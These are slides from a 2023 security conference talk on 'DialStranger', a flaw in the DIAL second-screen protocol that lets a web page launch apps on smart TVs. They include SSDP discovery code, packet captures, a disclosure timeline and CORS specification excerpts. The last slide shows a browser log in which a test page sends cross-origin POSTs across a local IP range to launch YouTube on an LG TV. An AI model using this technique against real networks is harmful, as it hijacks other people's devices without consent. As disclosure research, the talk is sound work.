



14 - 16 NOVEMBER 2023
RIYADH, SAUDI ARABIA

DialStranger

Rickrolling billions of devices

Yunus ÇADIRCI

Security Architect

ORGANISED BY:



IN ASSOCIATION WITH:



الاتحاد السعودي للأمن
السيبراني والبرمجة والدرونز
SAUDI FEDERATION FOR CYBERSECURITY,
PROGRAMMING & DRONES



Whoami





- Yunus Çadırcı
- Security Architect , D360 Bank
- Electronics & Communication Engineer
- Previously worked on Telecommunication, Satellite, Defense, Advisory sectors, AppSec , IOT , SCADA
- CallStranger (CVE-2020-12695) UPnP Vulnerability
- <https://www.linkedin.com/in/yunuscadirci/>

Agenda

- DIAL Protocol
- DIAL & UPnP
- The Problem – Protocol
- DIAL Implementation Errors
- Lets Exploit on different devices
- Demo (Video)
- DIAL is a local network protocol!
- Final Thoughts

DIAL Protocol



Discovery and Launch (DIAL) is a protocol co-developed by Netflix and YouTube with help from Sony and Samsung.

<http://www.dial-multiscreen.org/dial-protocol-specification>

DIAL Protocol

DIAL—for **D**iscovery **A**nd **L**aunch—is a simple protocol that second-screen devices can use to discover and launch apps on first-screen devices.



Tablet, Phone etc.



TV, Set-top box, Blu-ray etc.

Without DIAL

1. Launch the apps menu on your TV with the normal remote control
2. Navigate to the TV app
3. Launch the TV app
4. Navigate to the pairing screen on TV app
5. Launch and navigate to the pairing screen on Mobile app
6. Input 9-digit pin on Mobile app.
7. Tap the **Play on TV** button on the Mobile app on the mobile app

With DIAL

1. Launch the Mobile app
2. Tap the **Play on TV** button

DIAL & UPnP

- Easy usually means less secure
- Relies on local discovery= SSDP
= UPnP



Information Security Stack Exchange

<https://security.stackexchange.com> › questions › is-u... ⋮

Is UPnP still insecure?

Jum. II 20, 1437 AH — The question: is **uPnP inherently insecure**. The answer: unequivocally YES! It is explicitly insecure by design because it has absolutely no ...

6 answers · 26 votes: Why is/was UPnP insecure anyway? UPnP's bad name comes from imp...

Just how much of a risk am I putting on my network by ... Dhu'l-Q. 26, 1438 AH

How **UPnP** is vulnerable if the attacker **is** not connected in ... Rab. II 18, 1439 AH

What **are** the security implications of enabling **UPnP** in my ... Ram. 1, 1434 AH

Is Chromecast's **UPnP** requirement "a security nightmare"? Jum. II 19, 1436 AH

More results from security.stackexchange.com


- Easy usually means less secure
- Relies on local discovery= SSDP = UPnP

DIAL Server: a device implementing the server side of the DIAL protocol, usually a first-screen device.

DIAL Client: a device that can discover and launch applications on a DIAL server, usually a second-screen device.

5 DIAL Service Discovery

The DIAL Service Discovery protocol is based on SSDP (Simple Service Discovery Protocol) version 1.1 as defined in UPnP [1] and HTTP [2] and is illustrated in the following figure:



DIAL & UPnP

```
private const string searchRequest = @"M-SEARCH * HTTP/1.1
HOST: {0}:{1}
MAN: ""ssdp:discover""
MX: {2}
ST: {3}
";

private const string MulticastIP = "239.255.255.250";
private const int multicastPort = 1900;
private const int multicastTTL = 1;
private const int MaxResultSize = 8096;
private const string DefaultDeviceType = "urn:dial-multiscreen-org:service:dial:1";
private int searchTimeout = 2; //Seconds
private Socket socket;
private SocketAsyncEventArgs sendEvent;
private List<string> locations = new List<string>();
private List<string> ApplicationURLs = new List<string>();
//reference
public void FindDevices()
{
    string request = string.Format(searchRequest, MulticastIP, multicastPort, this.searchTimeout, DefaultDeviceType);
    Console.WriteLine("Sending: \n" + request);
    byte[] multiCastData = Encoding.UTF8.GetBytes(request);
    socket = new Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.Udp);
    socket.SendBufferSize = multiCastData.Length;
    sendEvent = new SocketAsyncEventArgs();
    sendEvent.RemoteEndPoint = new IPEndPoint(IPAddress.Parse(MulticastIP), multicastPort);
    sendEvent.SetBuffer(multiCastData, 0, multiCastData.Length);
    socket.SendToAsync(multiCastData, 0, multiCastData.Length, SocketFlags.None, sendEvent);
}
```

```
Sending:
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 2
ST: urn:dial-multiscreen-org:service:dial:1

Send complete
Waiting for response
Received:
HTTP/1.1 200 OK
Location: http://192.168.0.162:1321/
Cache-Control: max-age=1800
Server: WebOS/1.5 UPnP/1.0
EXT:
USN: uuid:c90af418-5d25-d214-3f8c-229f48f7303e::urn:dial-multiscreen-org:service:dial:1
ST: urn:dial-multiscreen-org:service:dial:1
Date: Sun, 05 Nov 2023 20:34:00 GMT
WAKEUP: MAC=a0:6f:aa:a2:8d:b1;Timeout=60

Found location : http://192.168.0.162:1321/
Found DIAL location : http://192.168.0.162:36866/apps
Device Details
<?xml version="1.0" encoding="UTF-8"?> <root xmlns="urn:schemas-upnp-org:device-1-0" xm
vice-1-0"> <specVersion> <major>1</major> <minor>0</minor> </specVersion>
l-multiscreen-org:service:dial:1</deviceType> <friendlyName>[LG] webOS TV LH590V</f
Electronics</manufacturer> <manufacturerURL>http://www.lge.com</manufacturerURL>
intion> <modelName>LG Smart TV</modelName> <modelURL>http://www.lge.com</modelURL>
```

<https://github.com/yunuscadirci/DialStranger/>

Talk is cheap, show me the code


```
> Internet Protocol Version 4, Src: 192.168.0.112, Dst: 239.255.255.250
> User Datagram Protocol, Src Port: 58998, Dst Port: 1900
✓ Simple Service Discovery Protocol
  > M-SEARCH * HTTP/1.1\r\n
    HOST: 239.255.255.250:1900\r\n
    MAN: "ssdp:discover"\r\n
    MX: 1\r\n
    ST: urn:dial-multiscreen-org:service:dial:1\r\n
    USER-AGENT: Microsoft Edge/119.0.2151.44 Windows\r\n
    \r\n
    [Full request URI: http://239.255.255.250:1900*]
    [HTTP request 1/4]
    [Next request in frame: 6623]
```

Talk is cheap, show me the packets

DIAL & UPnP

```
> Internet Protocol Version 4, Src: 192.168.0.162, Dst: 192.168.0.112
User Datagram Protocol, Src Port: 49476, Dst Port: 58995
Source Port: 49476
Destination Port: 58995
Length: 342
```

0000	84 1b 77 01 f5 d1 a0 6f aa a2 8d b1 08 00 45 00	..w....o.....E..
0010	01 6a fb 39 40 00 40 11 bb e6 c0 a8 00 a2 c0 a8	..j.9@. @.....
0020	00 70 c1 44 e6 73 01 56 de e3 48 54 54 50 2f 31	..p.D.s.V..HTTP/1
0030	2e 31 20 32 30 30 20 4f 4b 0d 0a 4c 6f 63 61 74	..1 200 0 K..Locat
0040	69 6f 6e 3a 20 68 74 74 70 3a 2f 2f 31 39 32 2e	ion: htt p://192.
0050	31 36 38 2e 30 2e 31 36 32 3a 31 33 32 31 2f 0d	168.0.16 2:1321/.
0060	0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20	..Cache-C ontrol:
0070	6d 61 78 2d 61 67 65 3d 31 38 30 30 0d 0a 53 65	max-age= 1800..Se
0080	72 76 65 72 3a 20 57 65 62 4f 53 2f 31 2e 35 20	rver: We bOS/1.5
0090	55 50 6e 50 2f 31 2e 30 0d 0a 45 58 54 3a 20 0d	UPnP/1.0 ..EXT: ..
00a0	0a 55 53 4e 3a 20 75 75 69 64 3a 63 39 30 61 66	..USN: uu id:c90af
00b0	34 31 38 2d 35 64 32 35 2d 64 32 31 34 2d 33 66	418-5d25 -d214-3f
00c0	38 63 2d 32 32 39 66 34 38 66 37 33 30 33 65 3a	8c-229f4 8f7303e:
00d0	3a 75 72 6e 3a 64 69 61 6c 2d 6d 75 6c 74 69 73	:urn:dia l-multis
00e0	63 72 65 65 6e 2d 6f 72 67 3a 73 65 72 76 69 63	screen-or g:servic
00f0	65 3a 64 69 61 6c 3a 31 0d 0a 53 54 3a 20 75 72	e:dial:1 ..ST: un
0100	6e 3a 64 69 61 6c 2d 6d 75 6c 74 69 73 63 72 65	n:dial-m ultiscre
0110	65 6e 2d 6f 72 67 3a 73 65 72 76 69 63 65 3a 64	en-org:s ervice:d
0120	69 61 6c 3a 31 0d 0a 44 61 74 65 3a 20 53 75 6e	ial:1..D ate: Sun
0130	2c 20 30 35 20 4e 6f 76 20 32 30 32 33 20 32 30	, 05 Nov 2023 20
0140	3a 33 34 3a 30 30 20 47 4d 54 0d 0a 57 41 4b 45	:34:00 G MT..WAKE
0150	55 50 3a 20 4d 41 43 3d 61 30 3a 36 66 3a 61 61	UP: MAC= a0:6f:aa
0160	3a 61 32 3a 38 64 3a 62 31 3b 54 69 6d 65 6f 75	:a2:8d:b 1;Timeou
0170	74 3d 36 30 0d 0a 0d 0a	t=60....

```

Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    Date: Sun, 05 Nov 2023 20:34:01 GMT\r\n
    Server: WebOS/1.5 UPnP/1.0\r\n
  Content-Length: 1234\r\n
    Content-Type: text/xml; charset="utf-8"\r\n
    Connection: close\r\n
    Application-URL: http://192.168.0.162:36866/apps\r\n\r\n
    [HTTP response 1/1]
    [Time since request: 0.035224000 seconds]
    [Request in frame: 6594]
    [Request URI: http://192.168.0.162:1321/]
    File Data: 1234 bytes
  eXtensible Markup Language

```













00a0	73 65 0d 0a 41 70 70 6c 69 63 61 74 69 6f 6e 2d	se..Appl ication-
00b0	55 52 4c 3a 20 68 74 74 70 3a 2f 2f 31 39 32 2e	URL: htt p://192.
00c0	31 36 38 2e 30 2e 31 36 32 3a 33 36 38 36 36 2f	168.0.16 2:36866/
00d0	61 70 70 73 0d 0a 0d 0a 3c 3f 78 6d 6c 20 76 65	apps... <?xml ve
00e0	72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f	rsion="1 .0" enco
00f0	64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 0d 0a	ding="UT F-8"?>..
0100	3c 72 6f 6f 74 20 78 6d 6c 6e 73 3d 22 75 72 6e	<root xm lns="urn
0110	3a 73 63 68 65 6d 61 73 2d 75 70 6e 70 2d 6f 72	:schemas -upnp-or
0120	67 3a 64 65 76 69 63 65 2d 31 2d 30 22 20 78 6d	g:device -1-0" xm
0130	6c 6e 73 3a 64 6c 6e 61 3d 22 75 72 6e 3a 73 63	lns:dlna ="urn:sc
0140	68 65 6d 61 73 2d 64 6c 6e 61 2d 6f 72 67 3a 64	hemas-dl na-org:d

Talk is cheap, show me the packets

The Problem - Protocol

- No Authentication & Authorization Process
- Assumes local network is safe
- Relies on CORS by browsers
- 10 year-old protocol , no update for old TVs, devices

2013 First protocol specifications

 DIAL-2ndScreenProtocol-1.7				
 DIAL-2ndScreenProtocol-1.7.1.pdf		734k	v. 4	Sep 24, 2015, 3:35 AM
View Download				
 DIAL-2ndScreenProtocol-1.7.2.pdf		822k	v. 4	Jun 23, 2016, 5:18 PM
View Download				
 DIAL-2ndScreenProtocol-1.7.pdf		730k	v. 4	Sep 24, 2015, 3:35 AM
View Download				
<hr/>				
 DIAL-2ndScreenProtocol-2.0				
 DIAL-2ndScreenProtocol-2.0.1.pdf		967k	v. 2	Dec 16, 2016, 12:16 AM
View Download				
 DIAL-2ndScreenProtocol-2.0.pdf		949k	v. 2	May 24, 2016, 5:31 PM
View Download				
<hr/>				
 DIAL-2ndScreenProtocol-2.1				
 DIAL-2ndScreenProtocol-2.1.pdf		838k	v. 3	Oct 29, 2018, 9:13 PM
View Download				
<hr/>				
 DIAL-2ndScreenProtocol-2.2				
 DIAL-2ndScreenProtocol-2.2.1.pdf	CURRENT VERSION	776k	v. 5	Jun 10, 2021, 7:49 PM
View Download				
 DIAL-2ndScreenProtocol, v2.2.pdf		776k	v. 2	Jul 23, 2020, 10:55 PM
View Download				

- 2019: Research
- Jan 2020: Reported to Netflix
- July 2020 : Netflix accepted the report and closed the ticket
- Aug 2020: Netflix updated protocol
- 2020-2021- Informed CERTs

Deep Dive to Protocol Update

Ver	Date	CORS
1.7	2015 Sep	No
1.7.1	2015 Sep	No
1.7.2	2016 Jun	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.0	2016 May	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.0.1	2016 Dec	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.1	2018 Oct	Limited 6.6 CORS Requirements and CORS Access Control Policy
2.2	2020 Jul	Limited 6.6 CORS Requirements and CORS Access Control Policy
2.2.1	2021 Jun	Detailed 6.6 CORS Requirements and CORS Access Control Policy

Deep Dive to Protocol Update

1. If the ORIGIN header is absent in the request, the CORS check is not applicable and the request is allowed.

2. If the ORIGIN header is present in the request:

a. **ORIGIN headers that don't start with 'http', 'https', or 'file' are automatically accepted.**

b. The ORIGIN header must match one of the authorized domains provided by the DIAL application

1. If the ORIGIN header is absent in the request, the CORS check is not applicable and the request is allowed.

2. If the ORIGIN header is present in the request:

a. The ORIGIN header may indicate the **https** scheme. The full hostname of the ORIGIN header must match one of the domains authorized for the https scheme. Alternatively, all single-level subdomains within a specific authorized domain may be accepted if explicitly authorized by a DIAL application. The set of authorized domains is specific to each DIAL application.

b. Additional ORIGIN header schemes that are considered secure resources may also be accepted, such as the package scheme. The full authority and path of the URI provided in the header, or the full path if no authority is specified, must match one of the values authorized for the scheme. Pattern matching may be used to simplify specification of authorized values, but should be used carefully to avoid unintended authorization. The set of authorized values is specific to each DIAL application.

c. If the ORIGIN header indicates an insecure scheme, the request must be rejected. In particular, the **http, file, and ftp** schemes are considered **insecure and must be rejected**.

d. If the request is rejected, the DIAL server **MUST** return HTTP response code 403 Forbidden and **SHOULD NOT** include the ACCESS-CONTROL-ALLOW-ORIGIN header in the response.

Let's Exploit – LG webOS TV LH590V (2023)


200	GET	tester.dialstranger.com	dialtester-ajax.html?portdial=36866&uri=	132.148.236...	html	903 B	1.10 kB	0 ...	491 ms	Filter Headers
200	GET	ajax.googleapis.com	jquery.min.js	unknown	js	cached	95.79 kB	5...	552 ms	POST http://192.168.0.162:36866/apps/YouTube
	POST	192.168.0.160:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	665 ms	Status 201 Created ?
	POST	192.168.0.161:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	670 ms	Version HTTP/1.1
201	POST	192.168.0.162:36866	YouTube	192.168.0.16...	xml	623 B	0 B	6...	1.04 s	Transferred 623 B (0 B size)
	POST	192.168.0.163:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	674 ms	Referrer Policy strict-origin-when-cross-origin
	POST	192.168.0.164:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	680 ms	DNS Resolution System
	POST	192.168.0.165:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	682 ms	Response Headers (168 B)
	POST	192.168.0.166:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	684 ms	? Connection: keep-alive
	POST	192.168.0.167:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	686 ms	? Date: Sat, 11 Nov 2023 12:12:56 GMT
	POST	192.168.0.168:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	686 ms	? LOCATION: http://192.168.0.162:36866/apps/YouTube/run
	POST	192.168.0.169:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	687 ms	? Transfer-Encoding: chunked
404	GET	tester.dialstranger.com	favicon.ico	unknown	html	cached	315 B	1....	1.94 s	Request Headers (433 B)
										? Accept: text/plain, */*; q=0.01
										? Accept-Encoding: gzip, deflate
										? Accept-Language: en-US,en;q=0.5

Origin: http://tester.dialstranger.com

